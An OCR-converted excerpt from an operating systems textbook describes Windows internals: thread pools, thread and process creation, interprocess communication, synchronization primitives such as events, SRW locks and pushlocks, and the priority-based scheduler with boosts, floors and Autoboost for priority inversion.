Thread pools are not a perfect solution, because when a thread blocks for some resource in the middle of a task, the thread cannot switch to a different task. But, the thread pool will inevitably create more threads than there are processors available, so that runnable threads are available to be scheduled even when other threads have blocked. The thread pool is integrated with many of the common synchronization mechanisms, such as awaiting the completion of I/O or blocking until

a kernel event is signaled. Synchronization can be used as triggers for queuing a task so threads are not assigned the task before it is ready to run.

The implementation of the thread pool uses the same queue facility provided for synchronization with I/O completion, together with a kernel-mode thread factory which adds more threads to the process as needed to keep the available number of processors busy. Small tasks exist in many applications, but particularly in those that provide services in the client/server model of computing, where a stream of requests are sent from the clients to the server. Use of a thread pool for these scenarios improves the efficiency of the system by reducing the overhead of creating threads and moving the decisions about how to manage the threads in the pool out of the application and into the operating system.

A summary of CPU execution abstractions is given in Fig. 11-23.

Name	Description	Notes
Job	Collection of processes that share quotas and limits	Used in AppContainers
Process	Container for holding resources	
Thread	Entity scheduled by the kernel	
Fiber	Lightweight thread managed entirely in user space	Rarely used
Thread pool	Task-oriented programming model	Built on top of threads

Figure 11-23. Basic concepts used for CPU and resource management.

Threads

Every process normally starts out with one thread, but new ones can be created dynamically. Threads form the basis of CPU scheduling, as the operating system always selects a thread to run, not a process. Consequently, every thread has a state (ready, running, blocked, etc.), whereas processes do not have scheduling states. Threads can be created dynamically by a Win32 call that specifies the address within the enclosing process' address space at which it is to start running.

Every thread has a thread ID, which is taken from the same space as the process IDs, so a single ID can never be in use for both a process and a thread at the same time. Process and thread IDs are multiples of four because they are actually allocated by the executive using a special handle table set aside for allocating IDs. The system is reusing the scalable handle-management facility illustrated in Figs. 11-16 and 11-17. The handle table does not have references for objects, but does use the pointer field to point at the process or thread so that the lookup of a process or thread by ID is very efficient. FIFO ordering of the list of free handles is turned on for the ID table in recent versions of Windows so that IDs are not immediately reused. The problems with immediate reuse are explored in the problems at the end of this chapter.

A thread normally runs in user mode, but when it makes a system call it switches to kernel mode and continues to run as the same thread with the same properties and limits it had in user mode. Each thread has two stacks, one for use

when it is in user mode and one for use when it is in kernel mode. Whenever a thread enters the kernel, it switches to the kernel-mode stack. The values of the user-mode registers are saved in a **CONTEXT data structure** at the base of the kernel-mode stack. Since the only way for a user-mode thread to not be running is for it to enter the kernel, the CONTEXT for a thread always contains its register state when it is not running. The CONTEXT for each thread can be examined and modified from any process with a handle to the thread.

Threads normally run using the access token of their containing process, but in certain cases related to client/server computing, a thread running in a service process can impersonate its client, using a temporary access token based on the client's token so it can perform operations on the client's behalf. (In general, a service cannot use the client's actual token as the client and server may be running on different systems.)

Threads are also the normal focal point for I/O. Threads block when performing synchronous I/O, and the outstanding I/O request packets for asynchronous I/O are linked to the thread. When a thread is finished executing, it can exit. Any I/O requests pending for the thread will be canceled. When the last thread still active in a process exits, the process terminates.

Please remember that threads are a scheduling concept, not a resource-ownership concept. Any thread is able to access all the objects that belong to its process. All it has to do is use the handle value and make the appropriate Win32 call. There is no restriction on a thread that it cannot access an object because a different thread created or opened it. The system does not even keep track of which thread created which object. Once an object handle has been put in a process' handle table, any thread in the process can use it, even it if is impersonating a different user.

As described previously, in addition to the normal threads that run within user processes Windows has a number of system threads that run only in kernel mode and are not associated with any user process. All such system threads run in a special process called the **system process**. This process has its own user-mode address space which can be used by system threads as necessary. It provides the environment that threads execute in when they are not operating on behalf of a specific user-mode process. We will study some of these threads later when we come to memory management. Some perform administrative tasks, such as writing dirty pages to the disk, while others form the pool of worker threads that are assigned to run specific short-term tasks delegated by executive components or drivers that need to get some work done in the system process.

11.4.2 Job, Process, Thread, and Fiber Management API Calls

New processes are created using the Win32 API function CreateProcess. This function has many parameters and lots of options. It takes the name of the file to be executed, the command-line strings (unparsed), and a pointer to the environment strings. There are also some flags and values that control many details such as how

security is configured for the process and first thread, debugger configuration, and scheduling priorities. A flag also specifies whether open handles in the creator are to be passed to the new process. The function also takes the current working directory for the new process and an optional data structure with information about the GUI Window the process is to use. Rather than returning just a process ID for the new process, Win32 returns both handles and IDs, both for the new process and for its initial thread.

The large number of parameters reveals a number of differences from the design of process creation in UNIX.

1. The actual search path for finding the program to execute is buried in the library code for Win32, but managed more explicitly in UNIX.
2. The current working directory is a kernel-mode concept in UNIX but a user-mode string in Windows. Windows *does* open a handle on the current directory for each process, with the same annoying effect as in UNIX: you cannot delete the directory, unless it happens to be across the network, in which case you *can* delete it.
3. UNIX parses the command line and passes an array of parameters, while Win32 leaves argument parsing up to the individual program. As a consequence, different programs may handle wildcards (e.g., *.txt) and other special symbols in an inconsistent way.
4. Whether file descriptors can be inherited in UNIX is a property of the handle. In Windows, it is a property of both the handle and a parameter to process creation.
5. Win32 is GUI oriented, so new processes are directly passed information about their primary window, while this information is passed as parameters to GUI applications in UNIX.
6. Windows does not have a SETUID bit as a property of the executable, but one process can create a process that runs as a different user, as long as it can obtain a token with that user's credentials.
7. The process and thread handle returned from Windows can be used at any time to modify the new process/thread in many ways, including modifying the virtual memory, injecting threads into the process, and altering the execution of threads. UNIX makes modifications to the new process only between the fork and exec calls, and only in limited ways as exec throws out all the user-mode state of the process.

Some of these differences are historical and philosophical. UNIX was designed to be command-line oriented rather than GUI oriented like Windows. UNIX users are more sophisticated, and they understand concepts like *PATH* variables. Windows inherited a lot of legacy from MS-DOS.

The comparison is also skewed because Win32 is a user-mode wrapper around the native NT process execution, much as the *system* library function wraps fork/exec in UNIX. The actual NT system calls for creating processes and threads, NtCreateProcess and NtCreateThread, are simpler than the Win32 versions. The main parameters to NT process creation are a handle on a section representing the program file to run, a flag specifying whether the new process should, by default, inherit handles from the creator, and parameters related to the security model. All the details of setting up the environment strings and creating the initial thread are left to user-mode code that can use the handle on the new process to manipulate its virtual address space directly.

To support the POSIX subsystem, native process creation has an option to create a new process by copying the virtual address space of another process rather than mapping a section object for a new program. This is used only to implement fork for POSIX, and not exposed by Win32. Since POSIX no longer ships with Windows, process duplication has little use—though sometimes enterprising developers come up with special uses, similar to uses of fork without exec in UNIX. One such interesting usage is process crashdump generation. When a process crashes and a dump needs to be generated, a clone of the address space is created using the native NT process creation API, but without handle duplication. This allows crashdump generation to take its time while the crashing process can be safely restarted without encountering violations, for example due to files still being open by its clone.

Thread creation passes the CPU context to use for the new thread (which includes the stack pointer and initial instruction pointer), a template for the TEB, and a flag saying whether the thread should be immediately run or created in a suspended state (waiting for somebody to call NtResumeThread on its handle). Creation of the user-mode stack and pushing of the *argv*/*argc* parameters is left to user-mode code calling the native NT memory-management APIs on the process handle.

In the Windows Vista release, a new native API for processes, NtCreateUserProcess, was added which moves many of the user-mode steps into the kernel-mode executive and combines process creation with creation of the initial thread. The reason for the change was to support the use of processes as security boundaries. Normally, all processes created by a user are considered to be equally trusted. It is the user, as represented by a token, that determines where the trust boundary is. NtCreateUserProcess allows processes to also provide trust boundaries, but this means that the creating process does not have sufficient rights regarding a new process handle to implement the details of process creation in user mode for processes that are in a different trust environment. The primary use of a process in a different trust boundary (which are called **protected processes**) is to support forms of digital rights management, which protect copyrighted material from being used improperly. Of course, protected processes only target user-mode attacks against protected content and cannot prevent kernel-mode attacks.

Interprocess Communication

Threads can communicate in a wide variety of ways, including pipes, named pipes, mailslots, sockets, remote procedure calls, and shared files. Pipes have two modes: byte and message, selected at creation time. Byte-mode pipes work the same way as in UNIX. Message-mode pipes are somewhat similar but preserve message boundaries, so that four writes of 128 bytes will be read as four 128-byte messages, and not as one 512-byte message, as might happen with byte-mode pipes. Named pipes also exist and have the same two modes as regular pipes. Named pipes can also be used over a network but regular pipes cannot.

Mailslots are a feature of the now-defunct OS/2 operating system implemented in Windows for compatibility. They are similar to pipes in some ways, but not all. For one thing, they are one way, whereas pipes are two way. They could be used over a network but do not provide guaranteed delivery. Finally, they allow the sending process to broadcast a message to many receivers, instead of to just one receiver. Both mailslots and named pipes are implemented as file systems in Windows, rather than executive functions. This allows them to be accessed over the network using the existing remote file-system protocols.

Sockets are like pipes, except that they normally connect processes on different machines. For example, one process writes to a socket and another one on a remote machine reads from it. Sockets can be used on a single machine, but they are less efficient than pipes. Sockets were originally designed for Berkeley UNIX, and the implementation was made widely available. Some of the Berkeley code and data structures are still present in Windows today, as acknowledged in the release notes for the system.

RPCs are a way for process *A* to have process *B* call a procedure in *B*'s address space on *A*'s behalf and return the result to *A*. Various restrictions on the parameters exist. For example, it makes no sense to pass a pointer to a different process, so data structures have to be packaged up and transmitted in a nonprocess-specific way. RPC is normally implemented as an abstraction layer on top of a transport layer. In the case of Windows, the transport can be TCP/IP sockets, named pipes, or ALPC. ALPC is a message-passing facility in the kernel-mode executive. It is optimized for communicating between processes on the local machine and does not operate across the network. The basic design is for sending messages that generate replies, implementing a lightweight version of remote procedure call which the RPC package can build on top of to provide a richer set of features than available in ALPC. ALPC is implemented using a combination of copying parameters and temporary allocation of shared memory, based on the size of the messages.

Finally, processes can share objects. Among these are section objects, which can be mapped into the virtual address space of different processes at the same time. All writes done by one process then appear in the address spaces of the other processes. Using this mechanism, the shared buffer used in producer-consumer problems can easily be implemented.

Synchronization

Processes can also use various types of synchronization objects. Just as Windows provides numerous interprocess communication mechanisms, it also provides numerous synchronization mechanisms, including events, semaphores, mutexes, and various user-mode primitives. All of these mechanisms work with threads, not processes, so that when a thread blocks on a semaphore, other threads in that process (if any) are not affected and can continue to run.

One of the most fundamental synchronization primitives exposed by the kernel is the **Event**. Events are kernel-mode objects and thus have security descriptors and handles. Event handles can be duplicated using DuplicateHandle and passed to another process so that multiple processes can synchronize on the same event. An event can also be given a name in the Win32 namespace and have an ACL set to protect it. Sometimes sharing an event by name is more appropriate than duplicating the handle.

As we have described previously, there are two kinds of events: **notification events** and **synchronization events**. An event can be in one of two states: signaled or not-signaled. A thread can wait for an event to be signaled with WaitForSingleObject. If another thread signals an event with SetEvent, what happens depends on the type of event. With a notification event, all waiting threads are released and the event stays set until manually cleared with ResetEvent. With a synchronization event, if one or more threads are waiting, exactly one thread is released and the event is cleared. An alternative operation is PulseEvent, which is like SetEvent except that if nobody is waiting, the pulse is lost and the event is cleared. In contrast, a SetEvent that occurs with no waiting threads is remembered by leaving the event in the signaled state so a subsequent thread that calls a wait API for the event will not actually wait.

Semaphores can be created using the CreateSemaphore Win32 API function, which can also initialize it to a given value and define a maximum value as well. Like events, semaphores are also kernel-mode objects. Calls for up and down exist, although they have the somewhat odd names of ReleaseSemaphore (up) and WaitForSingleObject (down). It is also possible to give WaitForSingleObject a timeout, so the calling thread can be released eventually, even if the semaphore remains at 0. WaitForSingleObject and WaitForMultipleObjects are the common interfaces used for waiting on the dispatcher objects discussed in Sec. 11.3. While it would have been possible to wrap the single-object version of these APIs in a wrapper with a somewhat more semaphore-friendly name, many threads use the multiple-object version which may include waiting for multiple flavors of synchronization objects as well as other events like process or thread termination, I/O completion, and messages being available on sockets and ports.

Mutexes are also kernel-mode objects used for synchronization, but simpler than semaphores because they do not have counters. They are essentially locks, with API functions for locking WaitForSingleObject and unlocking ReleaseMutex.

Like semaphore handles, mutex handles can be duplicated and passed between processes so that threads in different processes can access the same mutex.

Another synchronization mechanism is called **Critical Sections**, which implement the concept of critical regions. These are similar to mutexes in Windows, except local to the address space of the creating thread. Because critical sections are not kernel-mode objects, they do not have explicit handles or security descriptors and cannot be passed between processes. Locking and unlocking are done with EnterCriticalSection and LeaveCriticalSection, respectively. Because these API functions are performed initially in user space and make kernel calls only when blocking is needed, they are much faster than mutexes. Critical sections are optimized to combine spin locks (on multiprocessors) with the use of kernel synchronization only when necessary. In many applications, most critical sections are so rarely contended or have such short hold times that it is never necessary to allocate a kernel synchronization object. This results in a very significant saving in kernel memory.

SRW locks (**Slim Reader-Writer locks**) are another type of process-local lock implemented in user-mode like critical sections, but they support both exclusive and shared acquisition via the AcquireSRWLockExclusive and AcquireSRWLockShared APIs and the corresponding release functions. When the lock is held shared, if an exclusive acquire arrives (and starts waiting), subsequent shared acquire attempts block to avoid starving exclusive waiters. A big advantage of SRW locks is that they are the size of a pointer which allows them to be used for granular synchronization of small data structures. Unlike critical sections, SRW locks do not support recursive acquisition which is generally not a good idea anyway.

Sometimes applications need to check some state protected by a lock and wait until a condition is satisfied in a synchronized way. Examples are producer-consumer or bounded buffer problems. Windows provides **Condition variables** for these situations. They allow the caller to atomically release a lock, either a critical section or an SRW lock, and enter a sleeping state using SleepConditionVariableCS and SleepConditionVariableSRW APIs. A thread changing the state can wake any waiters via WakeConditionVariable or WakeAllConditionVariable.

Two other useful user-mode synchronization primitives provided by Windows are WaitOnAddress and InitOnceExecuteOnce. WaitOnAddress is called to wait for the value at the specified address to be modified. The application must call either WakeByAddressSingle (or WakeByAddressAll) after modifying the location to wake either the first (or all) of the threads that called WaitOnAddress on that location. The advantage of this API over using events is that it is not necessary to allocate an explicit event for synchronization. Instead, the system hashes the address of the location to find a list of all the waiters for changes to a given address. WaitOnAddress functions similar to the sleep/wakeup mechanism found in the UNIX kernel. Critical sections mentioned earlier actually use the WaitOnAddress primitive for its implementation. InitOnceExecuteOnce can be used to ensure that an initialization routine is run exactly one time in a program. Correct

initialization of data structures is surprisingly hard in multithreaded programs and this primitive provides a very simple way to ensure correctness and high-performance.

So far, we discussed the most popular synchronization mechanisms provided by Windows to user-mode programs. There are many more primitives exposed to kernel-mode callers. Some examples are **EResources** which are reader-writer locks typically used by the file system stack which support unusual scenarios such as cross-thread lock ownership transfer. **FastMutex** is an exclusive lock similar to a critical section and **PushLocks** are the kernel-mode analogue of SRW locks. A high-performance variant of pushlocks, called the **Cache-aware PushLock**, is implemented to provide scalability even on machines with hundreds of processor cores. A cache-aware pushlock is composed of many pushlocks, one for each processor (or small groups of processors). It is targeted at scenarios where exclusive acquires are rare. Shared acquires only acquire the local pushlock associated with the processor while exclusive acquires must acquire every pushlock. Only acquiring a local lock in the common case results in much more efficient processor cache behavior especially on multi-NUMA machines. While the cache-aware pushlock is great for scalability, it does have a large memory cost and is therefore not always appropriate to use for small, multiplicative data structures. The **Auto-expand PushLock** provides a good compromise: it starts out as a single pushlock, taking up only two pointers worth of space, but automatically "expands" to become a cache-aware pushlock when it detects a high degree of cache contention due to concurrent shared acquires.

A summary of these synchronization primitives is given in Fig. 11-24.

Primitive	Kernel object	Kernel/User	Shared/Exclusive
Event	Yes	Both	N/A
Semaphore	Yes	Both	N/A
Mutex	Yes	Both	Exclusive
Critical Section	No	User-mode	Exclusive
SRW Lock	No	User-mode	Shared
Condition Variable	No	User-mode	N/A
InitOnce	No	User-mode	N/A
WaitOnAddress	No	User-mode	N/A
EResource	No	Kernel-mode	Shared
FastMutex	No	Kernel-mode	Exclusive
PushLock	No	Kernel-mode	Shared
Cache-aware PushLock	No	Kernel-mode	Shared
Auto-expand PushLock	No	Kernel-mode	Shared

Figure 11-24. Summary of synchronization primitives provided by Windows.

11.4.3 Implementation of Processes and Threads

In this section, we will get into more detail about how Windows creates a process (and the initial thread). Because Win32 is the most documented interface, we will start there. But we will quickly work our way down into the kernel and understand the implementation of the native API call for creating a new process. We will focus on the main code paths that get executed whenever processes are created, as well as look at a few of the details that fill in gaps in what we have covered so far.

A process is created when another process makes the Win32 CreateProcess call. This call invokes a user-mode procedure in *kernelbase.dll* that makes a call to NtCreateUserProcess in the kernel to create the process in several steps.

1. Convert the executable file name given as a parameter from a Win32 path name to an NT path name. If the executable has just a name without a directory path name, it is searched for in the directories listed in the default directories (which include, but are not limited to, those in the PATH variable in the environment).
2. Bundle up the process-creation parameters and pass them, along with the full path name of the executable program, to the native API NtCreateUserProcess.
3. Running in kernel mode, NtCreateUserProcess processes the parameters, then opens the program image and creates a section object that can be used to map the program into the new process' virtual address space.
4. The process manager allocates and initializes the process object (the kernel data structure representing a process to both the kernel and executive layers).
5. The memory manager creates the address space for the new process by allocating and initializing the page directories and the virtual address descriptors which describe the kernel-mode portion, including the process-specific regions, such as the **self-map** page-directory entries that gives each process kernel-mode access to the physical pages in its entire page table using kernel virtual addresses. (We will describe the self map in more detail in Sec. 11.5.)
6. A handle table is created for the new process, and all the handles from the caller that are allowed to be inherited are duplicated into it.
7. The shared user page is mapped, and the memory manager initializes the working-set data structures used for deciding what pages to trim from a process when physical memory is low. The executable image

represented by the section object are mapped into the new process' user-mode address space.

8. The executive creates and initializes the user-mode PEB, which is used by both user mode processes and the kernel to maintain processwide state information, such as the user-mode heap pointers and the list of loaded libraries (DLLs).
9. Virtual memory is allocated in the new process and used to pass parameters, including the environment strings and command line.
10. A process ID is allocated from the special handle table (ID table) the kernel maintains for efficiently allocating locally unique IDs for processes and threads.
11. A thread object is allocated and initialized. A user-mode stack is allocated along with the Thread Environment Block. The *CONTEXT* record which contains the thread's initial values for the CPU registers (including the instruction and stack pointers) is initialized.
12. The process object is added to the global list of processes. Handles for the process and thread objects are allocated in the caller's handle table. An ID for the initial thread is allocated from the ID table.
13. NtCreateUserProcess returns to user mode with the new process created, containing a single thread that is ready to run but suspended.
14. If the NT API fails, the Win32 code checks to see if this might be a process belonging to another subsystem like WoW64. Or perhaps the program is marked that it should be run under the debugger. These special cases are handled with special code in the user-mode CreateProcess code.
15. If NtCreateUserProcess was successful, there is still some work to be done. Win32 processes have to be registered with the Win32 subsystem process, *csrss.exe*. *Kernelbase.dll* sends a message to *csrss* telling it about the new process along with the process and thread handles so it can duplicate itself. The process and threads are entered into the subsystems' tables so that they have a complete list of all Win32 processes and threads. The subsystem then displays a cursor containing a pointer with an hourglass to tell the user that something is going on but that the cursor can be used in the meanwhile. When the process makes its first GUI call, usually to create a window, the cursor is removed (it times out after 2 seconds if no call is forthcoming).
16. If the process is restricted, such as low-rights Internet browser, the token is modified to restrict what objects the new process can access.

17. If the application program was marked as needing to be shimmed to run compatibly with the current version of Windows, the specified *shims* are applied. **Shims** usually wrap library calls to slightly modify their behavior, such as returning a fake version number or delaying the freeing of memory to work around bugs in applications.

18. Finally, call NtResumeThread to unsuspend the thread and return the structure to the caller containing the IDs and handles for the process and thread that were just created.

In earlier versions of Windows, much of the algorithm for process creation was implemented in the user-mode procedure which would create a new process in using multiple system calls and by performing other work using the NT native APIs that support implementation of subsystems. These steps were moved into the kernel to reduce the ability of the parent process to manipulate the child process in the cases where the child is running a protected program, such as one that implements DRM to protect movies from piracy.

The original native API, NtCreateProcess, is still supported by the system, so much of process creation could still be done within user mode of the parent process—as long as the process being created is not a protected process.

Generally, when kernel-mode component need to map files or allocate memory in a user-mode address space, they can use the system process. However, sometimes a dedicated address space is desired for better isolation since the system process user-mode address space is accessible to all kernel-mode entities. For such needs, Windows supports the concept of a **Minimal Process**. A minimal process is just an address space; its creation skips over most of the steps described above since it is not intended for execution. It has no shared user page, or a PEB, or any user-mode threads. No DLLs are mapped in its address space; it is entirely empty at creation. And it certainly does not register with the Win32 subsystem. In fact, minimal processes are only exposed to operating system kernel components; not even drivers. Some examples of kernel components that use minimal processes are listed below:

1. *Registry*: The registry creates a minimal process called "Registry" and maps its registry hives into the user-mode address space of the process. This protects the hive data from potential corruption due to bugs in drivers.

2. *Memory Compression*: The memory compression component uses a minimal process called "Memory Compression" to hold its compressed data. Just like the registry, the goal is to avoid corruption. Also, having its own process allows setting of per-process policies like working set limits. We will discuss memory compression in more detail in Sec. 11.5.

3. *Memory Partitions*: A memory partition represents a subset of memory with its own isolated instance of memory management. It is used for subdividing memory for dedicated purposes and to run isolated workloads which should not interfere with one another due to memory management mechanisms. Each memory partition comes with its minimal system process, called "PartitionSystem," into which the memory manager can map executables that are being loaded in that partition. We will cover memory partitions in Sec. 11.5.

Scheduling

The Windows kernel does not use a central scheduling thread. Instead, when a thread cannot run any more, the thread is directed into the scheduler to see which thread to switch to. The following conditions invoke scheduling.

1. A running thread blocks on an I/O, lock, event, semaphore, etc.
2. The thread signals an object (e.g., calls SetEvent on an event).
3. The quantum expires.

In case 1, the thread is already in the kernel to carry out the operation on the dispatcher or I/O object. It cannot possibly continue, so it calls the scheduler code to pick its successor and load that thread's CONTEXT record to resume running it.

In case 2, the running thread is in the kernel, too. However, after signaling some object, it can definitely continue because signaling an object never blocks. Still, the thread is required to call the scheduler to see if the result of its action has readied a thread with a higher scheduling priority that is now ready to run. If so, a thread switch occurs since Windows is fully preemptive (i.e., thread switches can occur at any moment, not just at the end of the current thread's quantum). However, if multiple CPUs are present, a thread that was made ready may be scheduled on a different CPU and the original thread can continue to execute on the current CPU even though its scheduling priority is lower.

In case 3, an interrupt to kernel mode occurs, at which point the thread executes the scheduler code to see who runs next. Depending on what other threads are waiting, the same thread may be selected, in which case it gets a new quantum and continues running. Otherwise a thread switch happens.

The scheduler is also called under two other conditions:

1. An I/O operation completes.
2. A timed wait expires.

In the first case, a thread may have been waiting on this I/O and is now released to run. A check has to be made to see if it should preempt the running thread since there is no guaranteed minimum run time. The scheduler is not run in the interrupt

handler itself (since that may keep interrupts turned off too long). Instead, a DPC is queued for slightly later, after the interrupt handler is done. In the second case, a thread has done a down on a semaphore or blocked on some other object, but with a timeout that has now expired. Again it is necessary for the interrupt handler to queue a DPC to avoid having it run during the clock interrupt handler. If a thread has been made ready by this timeout, the scheduler will be run. If the newly runnable thread has higher priority, the current thread is preempted as in case 1.

Now we come to the actual scheduling algorithm. The Win32 API provides two APIs to influence thread scheduling. First, there is a call SetPriorityClass that sets the priority class of all the threads in the caller's process. The allowed values are real-time, high, above normal, normal, below normal, and idle. The priority class determines the relative priorities of processes. The process priority class can also be used by a process to temporarily mark itself as being *background*, meaning that it should not interfere with any other activity in the system. Note that the priority class is established for the process, but it affects the actual priority of every thread in the process by setting a base priority that each thread starts with when created.

The second Win32 API is SetThreadPriority. It sets the relative priority of a thread (possibly, but not necessarily, the calling thread) with respect to the priority class of its process. The allowed values are time critical, highest, above normal, normal, below normal, lowest, and idle. Time-critical threads get the highest nonreal-time scheduling priority, while idle threads get the lowest, irrespective of the priority class. The other priority values adjust the base priority of a thread with respect to the normal value determined by the priority class (+2, +1, 0, −1, −2, respectively). The use of priority classes and relative thread priorities makes it easier for applications to decide what priorities to specify.

The scheduler works as follows. The system has 32 priorities, numbered from 0 to 31. The combinations of priority class and relative priority are mapped onto 32 absolute thread priorities according to the table of Fig. 11-25. The number in the table determines the thread's **base priority**. In addition, every thread has a **current priority**, which may be higher (but not lower) than the base priority and which we will discuss shortly.

To use these priorities for scheduling, the system maintains an array of 32 lists of threads, corresponding to priorities 0 through 31 derived from the table of Fig. 11-25. Each list contains ready threads at the corresponding priority. The basic scheduling algorithm consists of searching the array from priority 31 down to priority 0. As soon as a nonempty list is found, the thread at the head of the queue is selected and run for one quantum. If the quantum expires, the thread goes to the end of the queue at its priority level and the thread at the front is chosen next. In other words, when there are multiple threads ready at the highest priority level, they run round robin for one quantum each. If no thread is ready, the idle thread is selected for execution in order to idle the processor—that is, set it to a low power state waiting for an interrupt to occur.

		Win32 process class priorities					
		Real-time	High	Above normal	Normal	Below normal	Idle
Win32 thread priorities	Time critical	31	15	15	15	15	15
	Highest	26	15	12	10	8	6
	Above normal	25	14	11	9	7	5
	Normal	24	13	10	8	6	4
	Below normal	23	12	9	7	5	3
	Lowest	22	11	8	6	4	2
	Idle	16	1	1	1	1	1

Figure 11-25. Mapping of Win32 priorities to Windows priorities.

It should be noted that scheduling is done by picking a thread without regard to which process that thread belongs. Thus, the scheduler does *not* first pick a process and then pick a thread in that process. It only looks at the threads. It does not consider which thread belongs to which process except to determine if it also needs to switch address spaces when switching threads.

To improve the scalability of the scheduling algorithm for multiprocessors with a high number of processors, the scheduler partitions the global set of ready threads into multiple separate ready queues each with its own array of 32 lists. These ready queues exist in two forms, processor local ready queues that are associated with a single processor and shared ready queues that are associated with groups of processors. A thread is only eligible to be placed into a shared ready queue if it is capable of running on all processors associated with the queue. When a processor needs to select a new thread to run due to a thread blocking, it will first consult the ready queues to which it is associated and only consult ready queues associated with other processors if no candidate threads could be found locally.

As an additional improvement, the scheduler tries hard not to have to take the locks that protect access to the ready queue lists. Instead, it sees if it can directly dispatch a thread that is ready to run to the processor where it should run rather than add it to a ready queue.

Some multiprocessor systems have complex memory topologies where CPUs have their own local memory and while they can execute programs and access data out of other processors memory, this comes at a performance cost. These systems are called NUMA (NonUniform Memory Access) machines. Additionally, some multiprocessor systems have complex cache hierarchies where only some of the processor cores in a physical CPU share a last-level cache. The scheduler is aware of these complex topologies and tries to optimize thread placement by assigning each thread an ideal processor. The scheduler then tries to schedule each thread to a processor that is as close *topologically* to its ideal processor as possible. If a thread cannot be scheduled to a processor immediately, then it will be placed in a

ready queue associated with its ideal processor, preferably the shared ready queue. However, if the thread is incapable of running on some processors associated with that queue, for example due to an affinity restriction, it will be placed in the ideal processor's local ready queue. The memory manager also uses the ideal processor to determine which physical pages should be allocated to satisfy page faults, preferring to choose pages from the NUMA node belonging to the faulting thread's ideal processor.

The array of queue headers is shown in Fig. 11-26. The figure shows that there are actually four categories of priorities: real-time, user, zero, and idle, which is effectively −1. These deserve some comment. Priorities 16–31 are called system, and are intended to build systems that satisfy real-time constraints, such as deadlines needed for multimedia presentations. Threads with real-time priorities run before any of the threads with dynamic priorities, but not before DPCs and ISRs. If a real-time application wants to run on the system, it may require device drivers that are careful not to run DPCs or ISRs for any extended time as they might cause the real-time threads to miss their deadlines.



Figure 11-26. Windows supports 32 priorities for threads.

Ordinary users may not create real-time threads. If a user thread ran at a higher priority than, say, the keyboard or mouse thread and got into a loop, the keyboard or mouse thread would never run, effectively hanging the system. The right to set the priority class to real-time requires a special privilege to be enabled in the process' token. Normal users do not have this privilege.

Application threads normally run at priorities 1–15. By setting the process and thread priorities, an application can determine which threads get preference. The

ZeroPage system threads run at priority 0 and convert free pages into pages of all zeroes. There is a separate ZeroPage thread for each real processor.

Each thread has a base priority based on the priority class of the process and the relative priority of the thread. But the priority used for determining which of the 32 lists a ready thread is queued on is determined by its current priority, which is normally the same as the base priority—but not always. Under certain conditions, the current priority of a thread is adjusted by the kernel above its base priority. Since the array of Fig. 11-26 is based on the current priority, changing this priority affects scheduling. These priority adjustments can be classified into two types: priority boost and priority floors.

First let us discuss **priority boosts**. Boosts are temporary adjustments to thread priority and are generally applied when a thread enters the ready state. For example, when an I/O operation completes and releases a waiting thread, the priority is boosted to give it a chance to run again quickly and start more I/O. The idea here is to keep the I/O devices busy. The amount of boost depends on the I/O device, typically 1 for a disk, 2 for a serial line, 6 for the keyboard, and 8 for the sound card.

Similarly, if a thread was waiting on a semaphore, mutex, or other event, when it is released, it gets boosted by two levels if it is in the foreground process (the process controlling the window to which keyboard input is sent) and one level otherwise. This fix tends to raise interactive processes above the big crowd at level 8. Finally, if a GUI thread wakes up because window input is now available, it gets a boost for the same reason.

These boosts are not forever. They take effect immediately and can cause rescheduling of the CPU. But if a thread uses all of its next quantum, it loses one priority level and moves down one queue in the priority array. If it uses up another full quantum, it moves down another level, and so on until it hits its base level, where it remains until it is boosted again. A thread cannot be boosted into or within the real-time priority range, non-realtime threads can be boosted to at most a priority of 15 and realtime threads cannot be boosted at all.

The second class of priority adjustment is a **priority floor**. Unlike boosts which apply an adjustment relative to a thread's base priority, priority floors apply a constraint that a thread's absolute current priority must never fall below a given minimum priority. This constraint is not linked to the thread quantum and persists until explicitly removed.

One case in which priority floors are used is illustrated in Fig. 11-27. Imagine that on a single processor machine, a thread T1 running in kernel-mode at priority 4 gets preempted by a priority 8 thread T2 after acquiring a pushlock. Then, a priority 12 thread T3 arrives, preempts T2 and blocks trying to acquire the pushlock held by T1. At this point, both T1 and T2 are runnable, but T2 has higher priority, so it continues running even though it is effectively preventing T3, a higher priority thread, from making progress because T1 is not able to run to release the pushlock. This situation is a very well-known problem called **priority inversion**. Windows



Figure 11-27. An example of priority inversion.

addresses priority inversion between kernel threads through a facility in the thread scheduler called **Autoboost.** Autoboost automatically tracks resource dependencies between threads and applies priority floors to raise the scheduling priority of threads that hold resources needed by higher-priority threads. In this case, Autoboost would determine that the owner of the pushlock needs to be raised to the maximum priority of the waiters, so it would apply a priority floor of 12 to T1 until it releases the lock, thus resolving the inversion.

